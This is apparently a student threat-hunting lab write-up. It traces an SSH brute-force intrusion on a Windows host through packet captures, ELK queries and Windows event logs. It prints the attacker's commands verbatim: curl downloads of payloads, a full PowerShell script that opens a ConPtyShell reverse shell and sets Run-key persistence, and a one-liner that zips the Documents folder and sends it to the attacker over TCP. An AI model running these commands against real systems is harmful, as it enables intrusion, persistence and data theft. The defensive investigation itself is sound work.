2282	2025-09-03 19:08:20.608171	192.168.1.8	55935	192.168.1.5	22	TCP	60	55935 → 22 [RST] Seq=1 Win=0 Len=0
2283	2025-09-03 19:08:20.707478	192.168.1.8	55936	192.168.1.5	22	TCP	70	55936 → 22 [SYN] Seq=0 Win=512 Len=0 MSS=265 SACK_PERM TSval=4294967295 TSecr=0
2284	2025-09-03 19:08:20.707601	192.168.1.5	22	192.168.1.8	55936	TCP	62	22 → 55936 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460 SACK_PERM
2285	2025-09-03 19:08:20.710699	192.168.1.8	55936	192.168.1.5	22	TCP	60	55936 → 22 [RST] Seq=1 Win=0 Len=0
2293	2025-09-03 19:08:20.876254	192.168.1.8	55941	192.168.1.5	22	TCP	74	55941 → 22 [SYN] Seq=0 Win=16 Len=0 MSS=536 SACK_PERM TSval=4294967295 TSecr=0 WS=1024
2294	2025-09-03 19:08:20.876320	192.168.1.5	22	192.168.1.8	55941	TCP	66	22 → 55941 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
2299	2025-09-03 19:08:20.911042	192.168.1.8	55941	192.168.1.5	22	TCP	60	55941 → 22 [RST] Seq=1 Win=0 Len=0
2300	2025-09-03 19:08:20.911783	192.168.1.8	55942	192.168.1.5	22	TCP	70	55942 → 22 [SYN] Seq=0 Win=512 Len=0 MSS=265 SACK_PERM TSval=4294967295 TSecr=0
2301	2025-09-03 19:08:20.911839	192.168.1.5	22	192.168.1.8	55942	TCP	62	22 → 55942 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460 SACK_PERM
2313	2025-09-03 19:08:20.927894	192.168.1.8	55943	192.168.1.5	22	TCP	66	55943 → 22 [SYN, ECE, CWR, Reserved] Seq=0 Win=3 Len=0 WS=1024 MSS=1460 SACK_PERM
2314	2025-09-03 19:08:20.927976	192.168.1.5	22	192.168.1.8	55943	TCP	66	22 → 55943 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
2318	2025-09-03 19:08:20.930712	192.168.1.8	55942	192.168.1.5	22	TCP	60	55942 → 22 [RST] Seq=1 Win=0 Len=0
2321	2025-09-03 19:08:20.957255	192.168.1.8	55945	192.168.1.5	22	TCP	74	55945 → 22 [<None>] Seq=1 Win=131072 Len=0 WS=1024 MSS=265 TSval=4294967295 TSecr=0 SACK_PERM
2322	2025-09-03 19:08:20.957279	192.168.1.5	22	192.168.1.8	55945	TCP	54	22 → 55945 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2324	2025-09-03 19:08:20.983481	192.168.1.8	55946	192.168.1.5	22	TCP	74	55946 → 22 [FIN, SYN, PSH, URG] Seq=0 Win=256 Urg=0 Len=0 WS=1024 MSS=265 TSval=4294967295 TSecr=0 SACK_PERM
2325	2025-09-03 19:08:20.983481	192.168.1.8	55943	192.168.1.5	22	TCP	60	55943 → 22 [RST] Seq=1 Win=0 Len=0
2326	2025-09-03 19:08:20.983499	192.168.1.5	22	192.168.1.8	55946	TCP	54	[TCP ACKed unseen segment] 22 → 55946 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
2328	2025-09-03 19:08:21.017172	192.168.1.8	55947	192.168.1.5	22	TCP	74	55947 → 22 [ACK] Seq=1 Ack=1 Win=1048576 Len=0 WS=1024 MSS=265 TSval=4294967295 TSecr=0 SACK_PERM
2329	2025-09-03 19:08:21.017185	192.168.1.5	22	192.168.1.8	55947	TCP	54	22 → 55947 [RST] Seq=1 Win=0 Len=0
2343	2025-09-03 19:08:21.119420	192.168.1.8	55941	192.168.1.5	22	TCP	74	[TCP Port numbers reused] 55941 → 22 [SYN] Seq=0 Win=16 Len=0 MSS=536 SACK_PERM TSval=4294967295 TSecr=0 WS=1024
2344	2025-09-03 19:08:21.119616	192.168.1.5	22	192.168.1.8	55941	TCP	66	22 → 55941 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
2345	2025-09-03 19:08:21.122743	192.168.1.8	55941	192.168.1.5	22	TCP	60	55941 → 22 [RST] Seq=1 Win=0 Len=0
2346	2025-09-03 19:08:21.126822	192.168.1.8	55942	192.168.1.5	22	TCP	70	[TCP Port numbers reused] 55942 → 22 [SYN] Seq=0 Win=512 Len=0 MSS=265 SACK_PERM TSval=4294967295 TSecr=0
2347	2025-09-03 19:08:21.126930	192.168.1.5	22	192.168.1.8	55942	TCP	62	22 → 55942 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460 SACK_PERM
2348	2025-09-03 19:08:21.129973	192.168.1.8	55942	192.168.1.5	22	TCP	60	55942 → 22 [RST] Seq=1 Win=0 Len=0
2349	2025-09-03 19:08:21.152771	192.168.1.8	55943	192.168.1.5	22	TCP	66	[TCP Port numbers reused] 55943 → 22 [SYN, ECE, CWR, Reserved] Seq=0 Win=3 Len=0 WS=1024 MSS=1460 SACK_PERM

A flood of SYN packets from **192.168.1.8 → 192.168.1.5:22** almost every SYN is answered by RST, ACK from the server some rare SYN → SYN/ACK → RST handshakes complete but then get dropped.so we can deduce that 192.168.1.8 is trying to enter using ssh brute for and now we will see if they succeeded



2388	2025-09-03 19:08:21.595513	192.168.1.8	35410	192.168.1.5	22	TCP	74	35410 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=4122700508 TSecr=0 WS=128
2389	2025-09-03 19:08:21.595575	192.168.1.5	22	192.168.1.8	35406	TCP	66	22 → 35406 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
2391	2025-09-03 19:08:21.595826	192.168.1.5	22	192.168.1.8	35410	TCP	66	22 → 35410 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
2393	2025-09-03 19:08:21.598216	192.168.1.8	35406	192.168.1.5	22	TCP	60	35406 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0
2399	2025-09-03 19:08:21.604448	192.168.1.8	35410	192.168.1.5	22	TCP	60	35410 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0
2420	2025-09-03 19:08:21.735838	192.168.1.5	22	192.168.1.8	35406	SSHv1	87	Server: Protocol (SSH-2.0-OpenSSH_for_Windows_7.7)
2425	2025-09-03 19:08:21.746641	192.168.1.5	22	192.168.1.8	35410	SSHv1	87	Server: Protocol (SSH-2.0-OpenSSH_for_Windows_7.7)
2428	2025-09-03 19:08:21.747945	192.168.1.8	35406	192.168.1.5	22	TCP	60	35406 → 22 [ACK] Seq=1 Ack=34 Win=64256 Len=0
2432	2025-09-03 19:08:21.756446	192.168.1.8	35410	192.168.1.5	22	TCP	60	35410 → 22 [ACK] Seq=1 Ack=34 Win=64256 Len=0
2441	2025-09-03 19:08:21.769446	192.168.1.8	35406	192.168.1.5	22	SSHv1	74	Client: Protocol (SSH-1.5-NmapNSE_1.0)
2442	2025-09-03 19:08:21.769446	192.168.1.8	35410	192.168.1.5	22	SSHv1	81	Client: Protocol (SSH-1.5-Nmap-SSH1-Hostkey)

the ssh request was ack so the attacker had succeed so let double check using elk.



from the image we can see there are many ssh traffic from **192.168.1.8** and we can see it started at **Sep 3, 2025 @ 15:30:02.24**

now let see if and when ssh login is success using winlogbeat and

```
winlog.event_id: 4625 # login failed
winlog.event_id: 4624 # login success
```

```
winlog.logon.id: 3 network connection
winlog.logon.id: clear network connection
```

using this filter we will see

```
winlog.event_id : ("4624" or "4625") and winlog.logon.id: 3 or 8 and
process.name: ("sshd.exe" or "ssh-keygen.exe" or "ssh.exe")
```

Top 3 values of user.name	Top 3 values of event.category	Top 3 values of event.code	Top 3 values of event.action	Top 3 values of event.outcome	Count of records
econt	authentication	4625	logon-failed	failure	34
econt	authentication	4624	logged-in	success	4
FakeUser	authentication	4625	logon-failed	failure	21


in the image we will see that there are two user name econt and fake user and both of them have large number of login failed which implies that the attacker is trying to brute force attack on ssh and also we can see that there is 4 successful login in econt which implies that the attacker gain access to econt using ssh so let look what he has done using this user name before that let list all of iocs.

IOC	**values**
username	econt
Ip Address	192.168.1.8
Port	22(SSH)


now let go to discover and see what attacker did after he logon to econt using

```
winlog.event_id: 1
```

because when we login to ssh we initiate cmd or power-shell which we can see using event id 1 which is process.creation.



we filter out legitimate process like svchost.exe,taskhostw.exe



in the image we can see that the attacker entered the system using econt username and done lateral movement like whoami , net users and hostname.

and proceed to delete username ayele and create it own ayele username

Sep 3, 2025 @ 15:11:25.972	econt	net.exe	net localgroup adminstrators ayele /add	cmd.exe	c:\windows\system32\cmd.exe
Sep 3, 2025 @ 15:11:26.020	econt	net1.exe	C:\Windows\system32\net1 localgroup adminstrators ayele /add	net.exe	net localgroup adminstrators ayele /add
Sep 3, 2025 @ 15:11:31.371	econt	msedge.exe	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=utility --utility-sub-…	msedge.exe	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --no-startup-window --win-session-start
Sep 3, 2025 @ 15:11:42.586	econt	net.exe	net localgroup administrators ayele /add	cmd.exe	c:\windows\system32\cmd.exe
Sep 3, 2025 @ 15:11:42.645	econt	net1.exe	C:\Windows\system32\net1 localgroup administrators ayele /add	net.exe	net localgroup administrators ayele /add


then continue to make ayele an administrator

Sep 3, 2025 @ 15:12:34.152	econt	curl.exe	curl -OL https://raw.githubusercontent.com/econx1/payload/refs/heads/main/payload.bat	cmd.exe	c:\windows\system32\cmd.exe
Sep 3, 2025 @ 15:12:53.447	econt	curl.exe	curl -OL https://raw.githubusercontent.com/econx1/payload/refs/heads/main/word.txt.ps1	cmd.exe	c:\windows\system32\cmd.exe
Sep 3, 2025 @ 15:13:39.604	econt	powershell.exe	powershell.exe -noprofile -executionpolicy bypass -file "C:\Users\econt\AppData\Local\Temp\word.txt.ps1"	cmd.exe	c:\windows\system32\cmd.exe
Sep 3, 2025 @ 15:13:53.027	SYSTEM	svchost.exe	C:\Windows\System32\svchost.exe -k netsvcs -p -s NetSetupSvc	services.exe	C:\Windows\system32\services.exe
Sep 3, 2025 @ 15:13:56.535	econt	csc.exe	"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:…	powershell.exe	powershell.exe -noprofile -executionpolicy bypass -file "C:\Users\econt\AppData\Local\Temp\word.txt.ps1"
Sep 3, 2025 @ 15:13:56.691	econt	cvtres.exe	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:…	csc.exe	"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:…
Sep 3, 2025 @ 15:13:57.337	econt	powershell.exe	powershell.exe	powershell.exe	powershell.exe -noprofile -executionpolicy bypass -file "C:\Users\econt\AppData\Local\Temp\word.txt.ps1"
Sep 3, 2025 @ 15:14:22.897	econt	regedit.exe	"C:\Windows\regedit.exe"	explorer.exe	C:\Windows\Explorer.EXE
Sep 3, 2025 @ 15:14:22.950	SYSTEM	consent.exe	consent.exe 2544 258 00000194636365F0	svchost.exe	C:\Windows\system32\svchost.exe -k netsvcs -p -s Appinfo

and proced to download file from github with url

1. curl -OL https://raw.githubusercontent.com/econx1/payload/refs/heads/main/word.txt.ps1
2. curl -OL https://raw.githubusercontent.com/econx1/payload/refs/heads/main/payload.bat

   let see what github find more ioc.



as we can see there are many payloads in this github but let look the one that attacker downloaded word.txt.ps1 and payload.bat

the payload.bat is used to trigger the word.txt.ps1.


payload / word.txt.ps1

econx1 Update and rename payload2.ps1 to word.txt.ps1 — c16f0cd · 3 days ago — History


Code | Blame | 33 lines (27 loc) · 1.3 KB | Raw

```powershell
$ip = '192.168.1.8';
$port = '3000';

while ($true) {
    try {
        Test-NetConnection -ComputerName $ip -Port $port
        IEX (IWR "https://raw.githubusercontent.com/antonioCoco/ConPtyShell/master/Invoke-ConPtyShell.ps1" -UseBasicParsing)
        break  # exit loop if it succeeds
    } catch {
        Start-Sleep -Seconds 5  # wait before retrying
    }
}

# Define the registry path, entry name, and script file path
$runKeyPath = "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run"
$entryName = "Payload"
$filePath = "C:\Users\econt\AppData\local\temp\payload.bat"

# Construct the value to run the batch file silently
# This uses Start-Process via PowerShell to hide the console window
$commandValue = "powershell.exe -NoProfile -WindowStyle Hidden -Command Start-Process -FilePath '$filePath'"

# Check if the registry entry exists
if (-not (Get-ItemProperty -Path $runKeyPath -Name $entryName -ErrorAction SilentlyContinue)) {
    # If the entry does not exist, create it with the silent command
    New-ItemProperty -Path $runKeyPath -Name $entryName -Value $commandValue -PropertyType String -Force
    Write-Host "Registry entry '$entryName' created successfully to run in the background."
} else {
    Write-Host "Registry entry '$entryName' already exists. No action taken."
}


Invoke-ConPtyShell $ip $port
```


the word.txt.ps1 is payload that will create reverse shell on port 3000 and it also create register so it will run persistently.now we know what the payload contained let see where and what it has downloaded




we can see that both payload files are downloaded in C:\Users\econt\AppData\Local\Temp\ directory.



we can see that the attacker just run word.txt.ps1 and is looping until in getting connected to 192.168.2.8:3000.and let go to Packetbeat to see if they are connected



and as we can see attacker successfully connected using reverse shell.after following along we wil see



a attacker entered a command

```
Compress-Archive -Update -Path C:\Users\econt\Documents\* -DestinationPath
C:\temp\exfil.zip; $bytes =
[System.IO.File]::ReadAllBytes('C:\temp\exfil.zip'); $client = New-Object
System.Net.Sockets.TCPClient('192.168.1.8', 4444); $stream =
$client.GetStream(); $stream.Write($bytes, 0, $bytes.Length);
$client.Close();
```

which will exfiltrate data from Documents to 192.168.1.8 using port 4444. and we see that it trying to exfiltrate all documents in document file let see if the attacker tried to exfiltrate other files.

winlog.event_id : 4104 and *4444*

Refresh

Documents (20) | Field statistics | Columns 4 | Sort fields 1

@timestamp	winlog.computer_name	winlog.user.name	powershell.file.script_block_text
Sep 3, 2025 @ 15:19:40.563	DESKTOP-TRACPJE	econt	Compress-Archive -Update -Path C:\Users\econt\Documents\secret.txt -DestinationPath C:\temp\exfil.zip; …
Sep 3, 2025 @ 15:19:54.245	DESKTOP-TRACPJE	econt	Compress-Archive -Update -Path C:\Users\econt\Documents\secret.txt -DestinationPath C:\temp\exfil.zip; …
Sep 3, 2025 @ 15:20:26.476	DESKTOP-TRACPJE	econt	Compress-Archive -Update -Path C:\Users\econt\Documents\password.txt -DestinationPath C:\temp\exfil.zip; …
Sep 3, 2025 @ 15:20:35.664	DESKTOP-TRACPJE	econt	Compress-Archive -Update -Path C:\Users\econt\Documents\password.txt -DestinationPath C:\temp\exfil.zip; …
Sep 3, 2025 @ 15:20:40.333	DESKTOP-TRACPJE	econt	Compress-Archive -Update -Path C:\Users\econt\Documents\password.txt -DestinationPath C:\temp\exfil.zip; …
Sep 3, 2025 @ 15:23:34.257	DESKTOP-TRACPJE	econt	Compress-Archive -Update -Path C:\Users\econt\Documents\last_log.pcapng -DestinationPath C:\temp\exfil.zip; …
Sep 3, 2025 @ 15:24:20.965	DESKTOP-TRACPJE	econt	Compress-Archive -Update -Path C:\Users\econt\Documents\last_log.pcapng -DestinationPath C:\temp\exfil.zip; …
Sep 3, 2025 @ 15:25:00.117	DESKTOP-TRACPJE	econt	Compress-Archive -Update -Path C:\Users\econt\Documents\last_log.pcapng -DestinationPath C:\temp\exfil.zip; …
Sep 3, 2025 @ 15:25:15.655	DESKTOP-TRACPJE	econt	Compress-Archive -Update -Path C:\Users\econt\Documents\last_log.pcapng -DestinationPath C:\temp\exfil.zip; …

after some time digging we will see the attacker trying to exfiltrate file secret.txt , password.txt and last_log.pcap. rough diagram will look like this.

about

layer1

domain

Enterprise ATT&CK v17

platforms

Windows, Network Devices

This is the end of our project and i hope that i at least i gave you some basic understanding and fascination about threat hunting BYE ;>

Done by Natnael Tesfu